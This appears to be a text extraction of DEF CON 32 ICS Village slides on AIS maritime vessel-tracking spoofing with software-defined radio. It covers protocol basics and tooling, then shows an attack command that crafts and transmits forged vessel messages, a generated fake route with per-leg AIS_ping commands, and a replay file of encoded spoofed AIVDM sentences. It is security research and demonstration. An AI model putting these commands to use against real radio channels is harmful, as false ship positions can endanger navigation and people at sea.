

Don't Ship Your Bridges!

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DEF CON 32 – ICS Village

Date: August 10, 2024




Outline

- AIS – Overview
- Kessler's Foundational AIS Tools
- New SDR Tools + Integrations
- Demonstration (Don't Shi* Your Bridges!)




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AIS Communication Protocols

- Over-the-air AIS defined in ITU-R Rec. M.1371-5
- Transmits at 161.975 and 162.025 MHz, using self-organized time division multiple access (SOTDMA)
- Employs NMEA 0183 sentence format at 9,600 bps



AIS DATA				
Parametric Messages	Encapsulated ASCII Sentence(s)	AIS PGNs		
EIA-232/422 serial line (4800/38,400 bps)	HDLC Framing	CAN 2.0B Framing	IPv6 Packet	
	TDMA at 161.975 or 162.025 MHz (9600 bps)	CAN Bus Physical Layer (250 kbps)	Ethernet MAC and PHY (≤10 Gbps)	
<u>NMEA 0183</u> <u>IEC 61162-1</u>	<u>ITU Rec.</u> <u>M.1371</u>	<u>NMEA 2000</u> <u>IEC 61162-3</u>	<u>NMEA</u> <u>OneNet</u>	


Build Your Own AIS Receiver...

- Rx only:
 - RTL-SDR
 - dAISy + dAISyHAT for RPi
- TRx:
 - HackRF
 - USRP (we're using a B205)
- Tools:
 - <https://github.com/Mictronics/ais-simulator>
 - <https://www.garykessler.net/software/index.html#ais>
 - <https://github.com/dtl1c/dc32-ics-ais>



AIS SDR data flow


- Vessel trajectories generated in userspace with the "apate.pl" script
- AIS messages forwarded to GNURadio using the "dispatch_apate.py" script
- GNU Radio listens over WebSocket and packs the AIS frames
- GNU Radio generates GMSK signal from packed frames
- GNU Radio transmits the signal




AIS BlackToolkit (Trend Micro)

- Attacker can craft AIVDM packets with location, course, speed, and other information, and send them to target vessel


```
$ ./AIVDM_Encoder.py --type=1 --mmsi=970010000 --lat=44.3554 --long=8.6473 |  
xargs -IX ./AiS_TX.py --payload=X --channel=A
```



AIS Tools Architecture




AIS Encapsulated ASCII Sentence



Commas (,) are field separators and the asterisk (*) indicates the checksum field

This Just In -- Automated Spoofing

- *apate.pl* is a Perl script that automates the spoofing process
- Given vessel and route information, will produce an AIS message set for real-time replay (and KML file)



Enter base name of file set (e.g., 'odyssey'): KML/ranger3

Read from existing parameter file (R) or write a new parameter file (W)? r

Create KML-only output (K) or full AIS/KML output (A)? a

Reading parameters from KML/ranger3_parameters.txt...

Writing AIS Ping commands to KML/ranger3_commands.sh...

Writing AIS synchronization information to KML/ranger3_ais_sync.txt...

Writing Google Earth coordinates to KML/ranger3_map.kml...

Preparing AIS_ping type 5 message...

```
#V1.3 -- This file is editable but be sure to maintain the block order and comment lines.
#mmsi,vname,callsign,vtype,vsize_a,vsize_b,vsize_c,vsize_d,draft,imo,dest,eta_mon,eta_day,eta_hour,eta_min
338016759,'RANGER III','WZ2056',60,20,26,5,5,3,,,,,
#lat,long,leg_descriptor_type
47.123592,-88.56585,L
#leg,end_lat,end_long,speed
1,47.123677,-88.552632,22
2,47.111245,-88.504157,22
3,47.072682,-88.503805,23
4,47.040617,-88.482645,22
```

Start route at:

47.123592°N (47°07.42'N)

088.565850°W (088°33.95'W)

Preparing information for leg 1...

This leg ends at:

47.123677°N (47°07.42'N)

088.552632°W (088°33.16'W)

Approx. course: 089° Speed: 22 kn Distance: 0.54 nm

AIS Type 1 messages sent every 6 sec Duration of leg: 88 sec (1.47 min)

14 segments on this leg, each approx. 0.0385 nm

Preparing information for leg 2...

This leg ends at:

47.111245°N (47°06.67'N)

088.504157°W (088°30.25'W)

Approx. course: 110° Speed: 22 kn Distance: 2.12 nm

AIS Type 1 messages sent every 6 sec Duration of leg: 346 sec (5.77 min)

57 segments on this leg, each approx. 0.0371 nm

Preparing information for leg 3...

This leg ends at:

47.072682°N (47°04.36'N)

088.503805°W (088°30.23'W)

Approx. course: 179° Speed: 23 kn Distance: 2.31 nm

AIS Type 1 messages sent every 6 sec Duration of leg: 362 sec (6.04 min)

60 segments on this leg, each approx. 0.0386 nm

Preparing information for leg 4...

This leg ends at:

47.040617°N (47°02.44'N)

088.482645°W (088°28.96'W)


```

Bishop:ais-prototype gck$ more KML/ranger3_commands.sh
perl AIS_ping.pl --type=5 --mmsi=338016759 --vname='RANGER III' --callsign='WZ2056' --vtype=60 --vsize_a=20 --vsize_b=26 --vsize_c=5 --vsize_d=5 --draft=3 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4536714601843 --heading=90 --speed=22 --lat=47.123592 --long=-88.56585 --ts=0 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4543633489264 --heading=88 --speed=22 --lat=47.123598121853 --long=-88.5649058585498 --ts=6 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.455055237797 --heading=87 --speed=22 --lat=47.1236042359485 --long=-88.5639617168824 --ts=12 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4557471268846 --heading=91 --speed=22 --lat=47.1236103422863 --long=-88.5630175749981 --ts=18 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4564390162576 --heading=89 --speed=22 --lat=47.1236164408665 --long=-88.5620734328972 --ts=24 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4571309057627 --heading=89 --speed=22 --lat=47.1236225316891 --long=-88.56112929058 --ts=30 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4578227954159 --heading=87 --speed=22 --lat=47.1236286147541 --long=-88.5601851480467 --ts=36 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4585146855288 --heading=91 --speed=22 --lat=47.1236346900615 --long=-88.5592410052977 --ts=42 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4592065757174 --heading=90 --speed=22

```

```

Bishop:ais-prototype gck$ more KML/ranger3_replay.txt
0-!AIVDM,2,1,7,A,552Fquh00001Mc;3GH184pLE:0TTT0000000000t2PJ5500Ht7P000000000,0*3F
0-!AIVDM,2,2,7,A,000000000008,2*2B
0-!AIVDM,1,1,,A,152Fquh03LIbTvDJuerk0jl00000,0*02
6-!AIVDM,1,1,,A,152Fquh03LIbU@2JuesS0jh<0000,0*72
12-!AIVDM,1,1,,A,152Fquh03LIbUQfJuetS0jfH0000,0*4A
18-!AIVDM,1,1,,A,152Fquh03LIbUkLJueuS0jnT0000,0*4F
24-!AIVDM,1,1,,A,152Fquh03LIbV58JuevC0jjh0000,0*4D
30-!AIVDM,1,1,,A,152Fquh03LIbVFfJuewC0jjt0000,0*75
36-!AIVDM,1,1,,A,152Fquh03LIbV`RJuf0C0jg80000,0*6A
42-!AIVDM,1,1,,A,152Fquh03LIbVr@Juf130joD0000,0*6F
48-!AIVDM,1,1,,A,152Fquh03LIbW;tJuf230jmP0000,0*06
54-!AIVDM,1,1,,A,152Fquh03LIbWMbJuf330jkd0000,0*55
60-!AIVDM,1,1,,A,152Fquh03LIbWgFJuf3k0jh00000,0*54
66-!AIVDM,1,1,,A,152Fquh03LIb`14Juf4k0jn<0000,0*4A

```

